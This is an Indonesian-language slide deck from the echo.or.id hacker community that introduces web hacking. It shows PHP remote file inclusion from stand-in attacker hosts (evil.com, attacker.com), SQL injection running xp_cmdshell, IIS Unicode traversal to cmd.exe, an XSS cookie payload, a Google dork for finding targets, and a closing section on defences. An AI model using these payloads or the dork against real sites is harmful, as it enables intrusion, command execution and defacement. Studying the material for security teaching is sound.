



WEB HACKING

Presented by z3r0byt3 (irv@irvan.or.id)

Disusun oleh the_day (ded@lintasarta.co.id) & y3dips <y3dips@echo.or.id>

Agenda

1. Echo
2. Issue
3. Web Hacking
4. Pengamanan
5. Referensi





EcHo ?

Penjelasan & Perkenalan singkat tentang
EcHo

EcHo



- Indonesian Community for Hackers and Opensource
- Juni – Agustus 2003 , 1 September 2003
- <http://echo.or.id> > ezine, forum, milis, advisories, paper, etc
- Sekumpulan “[Maniak komputer](#) “
- [y3dips](#), [m0by](#), [the_day](#), [comex](#), [z3r0byt3](#), [K-159](#), [c-a-s-e](#) , [s'to](#),
[lirva32](#), [Anonymous](#)
- [Belajar dan mencoba bersama kami](#)



Issue ?

Common Issue in Computer Security

Issue



- *Security Is A process*
- Tidak ada system yang 100 % Aman
- Firewall tak menjamin keamanan secara Mutlak
- Known your enemy
- *Be Paranoid ?*



Web Hacking ?

Pembahasan Web hacking

Security Level



Aplikasi

OS

platform

Network

physical

policies

Hyper Text Transfer Protocol (HTTP)
terletak pada bagian atas dari gambar
“Security level” yaitu *APLIKASI*


Web Hacking



- Hacking Over HTTP
- Melalui *port* 80
- Memanfaatkan kelemahan dari *web application*
- *Web browser attack*
- Bypassing *Firewall* ?
- Using *HTTP* rules (method)
 - Get , Put , Post, Options , find , Delete, Trace

Web Hacking

- Web Application Scheme



- Url Mapping
http:// server / path / application ? parameters
Ex : <http://victim.com/data/index.php?page=home>

Web Hacking



- Beberapa cara yang biasa digunakan untuk hacking over Http :
 - Php Injection
 - Sql Injection
 - IIS Unicode
 - Xss
 - Cookies Hijacking
 - Etc

PHP Injection



- Php Injection

Suatu Cara yang memanfaatkan kesalahan Scripting php yang mengizinkan aplikasi untuk menginclude dan mengeksekusi suatu file/page (sccript) baik secara lokal atau remote .

Contoh :

<http://victim.com/index.php?file=download.htm>

Lalu Kita ganti menjadi :

<http://victim.com/index.php?file=http://attacker.com/cmd.txt?cmd=id>

PHP Injection



- Php Injection Contoh

:: Forum :: Mailing List :: Downloads :: Berita :: Free Email ::

Executed : **uname -a;id**

```
Linux ball.vogel.com 2.4.21-27.0.2.EL #1 Wed Jan 12 23:46:37 EST 2005 i686 i686 i386 GNU/Linux
uid=99(nobody) gid=99(nobody) groups=99(nobody)
```

SQL Injection



- Sql Injection

Suatu Cara untuk Mengexploitasi Web Application yang menggunakan suatu database , dan memasukan command sql ,sehingga membentuk suatu query yang akan dieksekusi dan dijalankan oleh sql server.

Contoh:

<http://victim.com/view.asp?page=1>

Memasukan Script Sql

<http://victim.com/view.asp?page=1;or1=1-->

“**or1=1--**” adalah code sql yang dimasukan

SQL Injection



- Sql Injection Contoh



SQL Injection



Hasil query yang di dapatkan

```
victim.co.id/news.asp?id=5;exec%20master..xp_cmdshell+%20'ipconfig /all--' |url: .co.id news.asp 100%

Windows 2000 IP Configuration

Host Name . . . . . : asp-hosting-01
Primary DNS Suffix . . . . . :
Node Type . . . . . : Broadcast

IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . :
Description . . . . . : 3Com EtherLink XL 10/100 PCI For Complete PC Management NIC (3C905C-TX
Physical Address. . . . . : 00-50-DA-1F-FF-8D

DHCP Enabled. . . . . : No
IP Address. . . . . : 202.157.9.165
```

IIS Unicode



- IIS Unicode
Merupakan *bug* dari **IIS** yang memanfaatkan kelemahan url parsing .

contoh :

<http://victim.com/scripts/..%25c..%25cwinnt/system32/cmd.exe?/c+dir+c:\>

XSS




- Cross Site Scripting
- Suatu Jenis Serangan dengan cara memasukkan code/script HTML (javascript) kedalam suatu web site dan dijalankan melalui browser di client
- Contoh
 - `<script>alert(document.cookie)</script>`
 - Mendapatkan Cookies yang berisi info berharga yang digunakan oleh server untuk proses autentikasi (Session method) di sisi Server



XSS



- Example : `<script>alert(document.cookie)</script>`



Alur Web Hacking (php injection)



Alur Web Hacking (php injection)



- Pencarian Target
Google.com

Contoh Keyword :

`allinurl:.index.php?file=`

- Contoh Site :

<http://victim.com/index.php?file=footer.html>

Alur Web Hacking (php injection)



- Memasukan File Inject


File Inject disini terdapat di evil box

<http://evil.com/inject.txt>

Lalu di gabungkan dengan site yang vulnerable di atas menjadi :


<http://victim.com/index.php?file=http://evil.com/inject.txt>

Alur Web Hacking (php injection)



- Explorasi Sistem
Mencari sesuatu selain dari sekedar hanya mendeface ☺ .
- Local Exploit
Gunakan Apabila ingin mendapatkan hak superuser/root (priveledge escalation)
- *Deface Web* ?
Mengganti isi tampilan dari site target.

Pengamanan *(php injection)* ?



- Gunakan Input Validation yang baik
- Setting at PHP.INI
 - Matikan error_log pada PHP
 - Disable Fungsi passthru, exec dan system pada php
 - allow_url_fopen = Off
 - Safe_mode = On
 - **Sesuaikan dengan kebutuhan !**
- Selalu Update Patch terbaru untuk web server
- Selalu Update Info
- ...

Referensi



- OneWay WebHacking *Saumil Shah*
- <http://ezine.echo.or.id>
- Penetration Testing for Web Applications *Jody Melbourne*
- Web Application Security *Joseph Seaman*



Discussion ?